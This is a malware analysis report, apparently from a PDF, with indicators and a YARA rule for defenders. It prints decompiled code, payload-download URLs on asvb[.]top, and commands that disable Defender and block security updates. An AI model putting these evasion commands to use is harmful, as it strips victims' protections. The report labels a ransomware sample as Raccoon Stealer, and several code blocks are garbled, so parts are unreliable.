# RACCOON STEALER Technical Analysis Report

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# INTRODUCTION

Malware's Name:	Raccoon
MD5:	83A7D83F6B2A084CBD45AD061665E9DF
SHA-1:	A5650BDC5845538463461C626CF39866F1635CA8
SHA-256:	7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657
File Type:	Exe


It firstly appeared in 2019 by advertising malware service on cybercrime forums. The Raccoon family sells its malware service on forums. The target of their malware is valuable credentials, cryptocurrency wallets and company files. These malicious software, which are sold to hackers, also expand their portfolio by providing services such as adding new features, bug fixing and technical support. There is also a management panel where stolen information and documents can be viewed. In addition to their support and customer satisfaction, the group, which displays an aggressive marketing approach, makes sales at a low price of 25-200 dollars per month.

This type of malware is injected into the system, subject to custom packing, through phishing, exploitation or a different type of malware.

Then, by taking user privileges, harmful operations are carried out. As a result of these processes, the operating system is taken hostage by the malware.

# **PREVIEW**

The "\_readme.txt" file created after the operating system is taken hostage by the malware contains the necessary conditions for data recovery. It is mentioned that the data can be recovered if the requested fee is paid to the user. The video link is provided for assurance. If contacted within three days, \$490 is required, otherwise \$980 for data recovery. At the end of this text, the unique personal ID required for data recovery has been added.



The malware of the ransomware type changes the extensions of the files it encrypts to ".ehiz".



# STATIC ANALYSIS

A simple anti-debug technique has been implemented with the **IsDebuggerPresent()** API. If the malware detects that it has been debugged, it terminates its malicious activity.

```
pusht
         [ebp+var_220]
pop
mov
         [ebp+var_2E0], 10001h
         ecx, [ebp+<mark>4</mark>]
mov
mov
         [ebp+var_228], ecx
        edx, [ebp+4]
lea
         [ebp+var_21C], edx
mov
        eax, [ebp+4]
lea
         ecx, [eax-4]
mov
         [ebp+var_22C], ecx
mov
         edx, [ebp+arg_4]
mov
         [ebp+var_338], edx
mov
mov
         eax, [ebp+arg_8]
         [ebp+var_334], eax
mov
        ecx, [ebp+4]
mov
mov
         [ebp+var_32C], ecx
call
         ds:IsDebuggerPresent
mov
         [ebp+var_C], eax
push
                         ; lpTopLevelExceptionFilter
        ds:SetUnhandledExc
call
lea
        edx, [ebp+ExceptionInfo]
push
                         ; ExceptionInfo
        ds:UnhandledExceptionFilter
call
         [ebp+var_2E4], eax
mov
         [ebp+var_2E4], 0
cmp
         short loc_4084B1
```

When the malware is examined, it is observed that the codes are obfuscated and it is aimed to make the analysis difficult. The obfuscated codes were deobfuscated and the analysis continued.

```
push
                           flProtect
push
        0
                           flAllocationType
        0
                           dwSize
push
                           1pAddress
push
        0
        ds:VirtualAlloc
call
lea
        eax, [ebp+ReturnedData]
push
                         ; ReturnedData
        0
                         ; lpStringToFind
push
                         ; ulSectionId
push
        0
                          1pExtensionGuid
push
push
                          dwFlags
        ds:FindActCtxSectionStringW
call
push
        0
                         ; wLanguage
push
                          1pName
push
                          1pType
                         ; hModule
push
        0
        ds:FindResourceExA
call
```

The **critical level** API's used by the ransomware malware are;

IsDebuggerPresent	CreateFileW	WriteFile	ShellExecute
VirtualAlloc	QueryPerformanceCounter	DebugBreak	GetCommandLine
GetTickCount	WriteConsoleInput	LoadResource	DeleteFileA
FindResourceExA	CreateToolHelp32Snapshot	CreateThread	CreateMutex
CreateEvent	CreateProcessA	CryptEncryptW	GetAdaptersInfo
OpenServiceW	RegSetValuE	InternetOpenA	InternetOpenUrlW
HttpQueryInfoW	WNetOpenEnumW	InternetReadFile	PathFindFileNameW
OpenServiceW			

# **DETAILED ANALYSIS**

By using InternetOpenW API, Malware able to access Microsoft Internet Explorer's network connection functionalities. Malware sends request to following URL address;


# h-t-t-p-s[:]//api[.]2ip.ua/geo.json



IP, server, location, time and language information are obtained from the URL address to which the request was submitted by malware. The saved data is kept in memory by reading with the **InternetReadFile** API.


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{"ip":" ',"country_code":"TR","country":"Turkey","country_rus":"\u0422\u0443\u0446\u0445\u0444F","country_ua":"\u0422\u0443\u04440\u0445\u0447\u0448\u0445","ciuntry_ua":"\u0422\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u0443\u04
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By comparing the memorized country code with the country codes in the whitelist, it is observed that precautions are taken to prevent the pest from working in the specified countries.



Ru	Russia
BY	Belarus
UA	Ukraine
AZ	Azerbaijan
AM	Armenia
TJ	Tajikistan
KZ	Kazakhistan
KG	Kyrgyzstan
UZ	Uzbekistan
SY	Syria

If one of the language codes in the list is wanted to be run on the system, the malware creates the **delself.bat** file dynamically to destroy itself and runs it.



File Name:	delsef.bat
MD5:	74e5eb167c09e1b0fedadb8948a25af4
File Content:	@echo off :try del "C:\Users\Admin\Appdata\Local\c51208~1\UPDATE~1.EXE" if exist "C:\Users\Admin\Appdata\Local\C51208~1\UPDATE~1.EXE" goto try del "C:\Users\Admin\AppData\Local\Temp\delself.bat"

If it is running in one of these countries, the mutex **{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}** will be created and the malware will delete itself from the system. If it does not work in one of these countries, it continues its harmful activities.

```
unpacked.00FE2547
push unpacked.10D4420; 10D4420:"{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
push 0
push 0

call dword ptr ds:[<&CreateMutexA>]
mov dword ptr ds:[10E3230],eax
call dword ptr ds:[<&GetLastError>]
push dword ptr ds:[10E3230]
cmp eax,B7
jne unpacked.FE2585
```

"Software\Microsoft\Windows\CurrentVersion\Run" By creating the Syshelper Subkey in the register, it is saved with the following key value. In this way, it is aimed to run the malware again every time the system is restarted.

C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe --Autostart

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lea eax, dword ptr ss: epp-10F4
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push dword ptr ss: [ebp-16]
call dword ptr ds: [caRensetValueExx
push dword ptr ss: [ebp-16]
call dword ptr ss: [ebp-16]
call dword ptr ss: [ebp-16]
test [cx, ecx
pt ss: [ebp-8]
lea eax,dword ptr ss: [ebp-8-4]
push eax
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Dizin:	Software\Microsoft\Windows\CurrentVersion\Run
Subkey Değeri:	Syshelper
Data:	C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe –Autostart

A folder with the same name as the newly created UUID is created under "Appdata/Local/". The malware copies itself to the newly created folder.


```
v10 = GetCommandLineW();
v11 = (LPCWSTR *)CommandLineToArgvW(v10, &pNumArgs);
lstrcpyW(String1, *v11);
Type = (DWORD)PathFindFileNameW(String1);
SHGetFolderPathW(0, 28, 0, 0, PathName);
UuidCreate(&Uuid);
StringUuid[0] = 0;
UuidToStringW(&Uuid, StringUuid);
v30 = 7;
pszMore[4] = 0;
LOWORD(pszMore[0]) = 0;
if ( *StringUuid[0] )
 v12 = wcslen(StringUuid[0]);
  v12 = 0;
sub D75C10(StringUuid[0], v12);
v43 = 1;
RpcStringFreeW(StringUuid);
v13 = (const WCHAR *)pszMore;
if ( \sqrt{30} >= 8 )
 v13 = pszMore[0];
PathAppendW(PathName, v13);
CreateDirectoryW(PathName, 0);
```


In order to prevent the deletion of the malware, the following command is run by using "icacls.exe".

icacls "C:\Users\%username%\AppData\Local\{UUID-name} " /deny \*S-1-1-0:(OI)(CI)(DE,DC)


Object Inheritance	OI
Container Inheritance	CI
Delete	DE
Delete Child	DC

The user access rights (delete, edit) specified with the "/deny" command are blocked.







When the system restarts, the malware registers itself with the time trigger task name and the parameter "--Task" to activate itself.



The malware requests admin privileges to access other user folders in the system and encrypt more data.



If administrator authority is not given, it will continue its activities on the system by removing the harmful files in the list of pests from the remote server.



http[:]//asvb[.]top/files/penelop/updatewin1[.]exe\$run
http[:]//asvb[.]top/files/penelop/updatewin2[.]exe\$run
http[:]//asvb[.]top/files/penelop/updatewin[.]exe\$run
http[:]//asvb[.]top/files/penelop/3[.]exe\$run
http[:]//asvb[.]top/files/penelop/4[.]exe\$run
http[:]//asvb[.]top/files/penelop/5[.]exe\$run

Malware; It performs key sharing to be used in encrypt operations by sending a request to the URL address below.


http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true

```
dwNumberOfBytesRead = 0;
v16 = 0;
v16 = 0;
if ( strstr(&Buffer, "{\"public_key\":\"") )
    break;
if (!v49 )
    goto LABEL_81;
if ( SHGetFolderPathA(0, 28, 0, 0, pszPath) >= 0 )
{
    PathAppendA(pszPath, "bowsakkdestx.txt");
    DeleteFileA(pszPath);
}
}
v17 = v3("{\"public_key\":\"");
lstrcpyA(String2, &Buffer + v17);
lstrcpyA(&Buffer, String2);
if ( v3(&Buffer) > 0 )
{
    while ( *(&Buffer + v16) != 34 )
    {
        if ( (int)++v16 >= v3(&Buffer) )
            goto LABEL_49;
    }
    dwNumberOfBytesRead = v16;
```


In case of key sharing, the obtained public key is saved in the file named "bowsakkdestx.txt" for later use.

■bowsakkdestxtx ☑

1 {"public\_key":"----BEGIN PUBLIC KEY----\\nMIIBIjANBgkqhkiG9w0B
AQEFAAOCAQ8AMIIBCgKCAQEAuTGlNpPqlSZVisXb2410\\nHV9iXLDZdaY5GrMbMp0xL6YGjFS
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tHIGa7UITkVg\\nZwIDAQAB\\n----END PUBLIC KEY-----\\n","id":"MVR
PbSnFtySupDwbPHDki61HhdaU8yRerXrXB001"}




After public key is created, it creates a mutex named "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}" or "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}" to perform malicious encryption operations synchronously.



PUBLIC KEY:

---BEGIN PUBLIC KEY---\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgK
CAQEAXNqv8nCW9C146Ub1/QPk\nya9P4FD3Dnszy
HEbAaH5mThTg9S5m6KFzPQUiuSnUW3QiSL/Uux8b
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mr5o\nL3xSqRMpHldQTJ6QaAzW3d092rLySjY/BZsB
Or0uogey1lHHgl+PvvCnbJJESM5/\nywIDAQAB\n
-----END PUBLIC KEY-----


Creates a file called "\_readme.txt" that it has in it's malware memory.



After the creation of the "\_readme.txt" file, it analyzes the data to be written into it. The data is written into the "\_readme.txt" file created after the analysis process.




The malicious is intended to direct the user with the data written in the generated " readme.txt" file.



It is observed that controls are made to prevent the operating system from being interrupted and to prevent system files and folders from being encrypted. The list of file extensions that will not be encrypted is as follows;;

.sys	.DLL	.blf	.regtrans-ms
.ini	.dll	.bat	ntuser.dat
ntuser.pol	ntuser.dat.LOG2	.lnk	ntuser.dat.LOG1

These directories are scanned to encrypt the folders in the list.




{Drive}:\SystemID\	{Drive}:\Users\Public\	{Drive}:\\$Recycle.Bin\
{Drive}:\Users\Default User\	{Drive}:\Users\All Users\	{Drive}:\\$WINDOWS. ~BT\
{Drive}:\PerfLogs\	{Drive}:\Users\Default\	{Drive}:\dell\
{Drive}:\ProgramData\Microsoft\	{Drive}:\Documents and Settings\	{Drive}:\Intel\
{Drive}:\ProgramData\Package Cache\	{Drive}:\ProgramData\	{Drive}:\MSOCache\
{Drive}:\Users\Public\	{Drive}:\Recovery\	{Drive}:\Program Files\
{Drive}:\Users\%username%\AppData \Local\	{Drive}:\System Volume Information\	{Drive}:\Windows.old \
{Drive}:\Windows\	{Drive}:\Users\%username%\AppData\Ro aming\	{Drive}:\Games\
{Drive}:\ProgramFiles (x86)\		

Encryption of directories with web browsers is prevented so as not to prevent the user from communicating with the hacker and accessing evidence videos.

```
| Compared | Compared
```

C:\Windows	C:\ProgramFiles (x86)\Internet Explorer
C:\ProgramFiles (x86)\Mozilla Firefox	C:\Program Files (x86)\Google
C:\Program Files\Google.	C:\Programes\Mozilla Firefox
D:\Program Files (x86)\Mozilla Firefox	C:\Program Files\Internet Explorer
D:\Program Files (x86)\Internet Explorer	D:\Program Files\Mozilla Firefox
D:\Program Files (x86)\Google	D:\Program Files\Internet Explorer
D:\Program Files\Google	D:\Windows

Disk type control is performed with the **GetDriveTypeA** API. If the disk type is a portable disk drive, hard disk drive, or network drive, these drives are also encrypted by browsing.



After directory scanning activities, it creates "PersonalD.txt" under the malicious SystemID directory. "PersonalID", which is parsed from the Public Key, is printed in the created "PersonalID.txt" file.

```
abc.00D6C94B

| call dword ptr ds:[<&CreateDirectoryW>]
| push abc.E5FEC4
| push abc.E5FE88; E5FE88:L"C:\\SystemID\\PersonalID.txt"
| call abc.D80FDD |
| add esp,8 |
| mov dword ptr ss:[ebp-10],eax |
| test eax,eax |
| jne abc.D6C9AF
```

Updates to mouse cursor settings and window information are performed before starting the encryption process. The window is set to an x, y coordinate at a distance that will not be visible on the screen and the title of the window is set to "LPCWSTRszTitle".

```
abc.00D7BABB

push esi
push o
push ecx
push o
push sooooooo
push sooooooo
push cF0000

push abc.E63EC4; E63EC4:L"LPCWSTRSzTitle"
push abc.E63EC4; E63EC4:L"LPCWSTRSzWindowClass"
push o
mov dword ptr ds:[E73244],ecx
call dword ptr ds:[«&CreateWindowExw»]
mov esi,eax
test esi,esi
jne abc.D7BABB

abc.00D7BABB

push o
push esi
call dword ptr ds:[«&ShowWindow»]
push esi
call dword ptr ds:[«&Splotting the company of the company o
```

It starts the encryption process with the creation of the malicious window.

```
text:00D6E914
.text:00D6E914 loc D6E914:
                      [ebp+arg_14], 10h; Compare Two Operands
.text:00D6E914 cmp
                      eax, [ebp+pbData] ; Load Effective Address
text:00D6E918 lea
.text:00D6E91B push
                                      ; dwFlags
                      [ebp+dwDataLen] ; dwDataLen
.text:00D6E91D push
.text:00D6E920 cmovnb eax, [ebp+pbData] ; Move if Not Below (CF=0)
                                      ; pbData
.text:00D6E924 push
                      eax
text:00D6E925 push
                      [ebp+phHash]
                                      ; hHash
.text:00D6E928 call
                      ds:CryptHashData ; Indirect Call Near Procedure
.text:00D6E92E test
                      eax, eax
                                      ; Logical Compare
                      short loc_D6E943 ; Jump if Not Zero (ZF=0)
.text:00D6E930 jnz
```

# Updatewin1.exe ANALYSIS

Original File Name:	rawudiyeh.exe
File Name:	Updatewin1.exe
Md5:	5b4bd24d6240f467bfbc74803c9f15b0
Sha256:	14c7bec7369d4175c6d92554b033862b3847ff98a04dfebdf9f5bb30180ed13e

It is observed that the main purpose of the malware is to bypass antivirus and monitoring services. Checking if it starts with the **--Admin** parameter. If it is not started with this parameter, it is added this parameter and it is aimed to start the malware with **--Admin** privileges by re-creating the process.

After starting with the --Admin parameter, it creates script.ps1 under the "...AppData/" folder in order to carry out malicious activities.

Set-MpPreference -DisableRealtimeMonitoring \$true

It is observed that by running the powershell command given below with powershell.exe, the authority to run unsigned scripts on powershell is obtained. Thanks to this authorization, the script.ps1 script becomes executable on the system.

powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned

```
LOWORD(v31) = 0;

sub_A1660(&v31, L"powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned", 71);

sub_A1260(v31, v32, v33, v34, v35, v36);
```

The command line given below is run with powershell.exe, bypassing security policies and enabling unsigned (untrusted) powershell scripts to be run. As a result of this process, the script.ps1 malicious file is used for bypassing AV (AntiVirus) products.

http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true

```
LOWORD(lpString2[0]) = 0;
sub_A1E70(
      tring2,
 73,
  (int)phkResult,
  (int)L"powershell -NoProfile -ExecutionPolicy Bypass -Command \"& {Start-Process ",
 73);
if ( v46 - v45 < 0x45 )
  LOBYTE(phkResult) = 0;
  sub_A1E70(
    (int)phkResult,
    (int)L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"",
    69);
else
  v19 - IpString2;
 v36 = 138;
 if ( v46 >= 8 )
v19 = (LPCWSTR *) lpString2[0];
 v45 += 69;
 v20 = v45:
 memmove((char *)v19 + 2 * v18, L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"", v36);
```

The malware aims to disable Microsoft Defender Antivirus. And accordingly, it is observed that the **DisableAntiSpyware** registry values are changed by the malware.

```
phkResult = 0;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\Policies\\Microsoft\\Windows Defender", 0, 0xF003Fu, &phkResult) )
{
    *(_DWORD *)Data = 1;
    RegSetValueExW(phkResult, L"DisableAntiSpyware", 0, 4u, Data, 4u);
    RegCloseKey(phkResult);
}
```

It aims to reset previously defined antivirus settings and disable antiviruses by running the following command.

#### Mpcmdrun.exe -removedefinitions -all

```
LOWORD(v31) = 0;
sub_A1660(&v31, L*C:\\Program Files\\Windows Defender\\mpcmdrun.exe -removedefinitions -all*, 70);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v35 = 7;
LOWORD(v31) = 0;
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v35 = 7;
LOWORD(v31) = 0;
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v35 = 7;
LOWORD(v31) = 0;
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v35 = 7;
LOWORD(v31) = 0;
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v35 = 7;
LOWORD(v31) = 0;
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v35 = 7;
LOWORD(v31) = 0;
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v35 = 7;
LOWORD(v31) = 0;
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v35 = 0
```

If script.ps1 can be run successfully, **DisableTaskmgr Registry Key** is changed to restrict the user's access to the task manager.

After performing malware AV bypass operations, it dynamically creates the "delself.bat" file that will delete itself and deletes itself from the system.

RegCloseKey(phkResult);

```
GetModuleFileNameA(0, Filename, 0x104u);
GetShortPathNameA(Filename, Filename, 0x104u);
v0 = GetEnvironmentVariableA("TEMP", Buffer, 0x104u);
lstrcpyA(String1, (LPCSTR)(v0 != 0 ? (unsigned int)Buffer : 0));
lstrcatA(String1, "\\");
lstrcatA(String1, "delself.bat");
lstrcpyA(v8, "@echo off\r\n:try\r\ndel \"");
lstrcatA(v8, Filename);
lstrcatA(v8, "\"\r\nif exist \"");
lstrcatA(v8, Filename);
lstrcatA(v8, "\" goto try\r\n");
lstrcatA(v8, "del \"");
lstrcatA(v8, String1);
lstrcatA(v8, "\"");
if ( PathFileExistsA(String1) )
  DeleteFileA(String1);
v1 = CreateFileA(String1, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
WriteFile(v1, v8, strlen(v8), &NumberOfBytesWritten, 0);
FlushFileBuffers(v1);
CloseHandle(v1);
```

# Updatewin2.exe ANALYSIS

Original File Name:	gigifaw.exe
File Name:	updatewin2.exe
Md5:	996ba35165bb62473d2a6743a5200d45
Sha256:	5caffdc76a562e098c471feaede5693f9ead92d5c6c10fb3 951dd1fa6c12d21d

The malware aims to prevent its system from receiving security updates.

```
updatewin2.004014B0
push ebp
mov ebp,esp
push esi
push edi
mov edi,edx
mov esi,ecx; ecx:&"ds.download.windowsupdate.com"
cmp esi,edi
je updatewin2.401507
```

In order not to receive updates from the addresses in the list, these addresses are forwarded to the "127.0.0.1 (localhost)" address via the host file.

ds[.]download[.]windowsupdate[.]com	360totalsecurity[.]com	www[.]softpedia[.]com	eset[.]com
www[.]update[.]microsoft[.]com	www[.]gratissoftwaresite[.]com	softpedia[.]com	www[.]surfspot[.]com
download[.]windowsupdate[.]com	gratissoftwaresite[.]com	www[.]flipkart[.]com	surfspot[.]com
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# YARA RULES

```
import "pe"
rule raccoon {
 meta:
    author = ""
  strings:
    $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
    $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $a = "Syshelper"
    a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
    $a1 = "C:\\SystemID\\PersonalID.txt"
    $a2 = "LPCWSTRszTitle"
    $a3 = "LPCWSTRszWindowClass"
    $a4 = "I:\5d2860c89d774.jpg"
    $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
    $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
    $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
    $url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
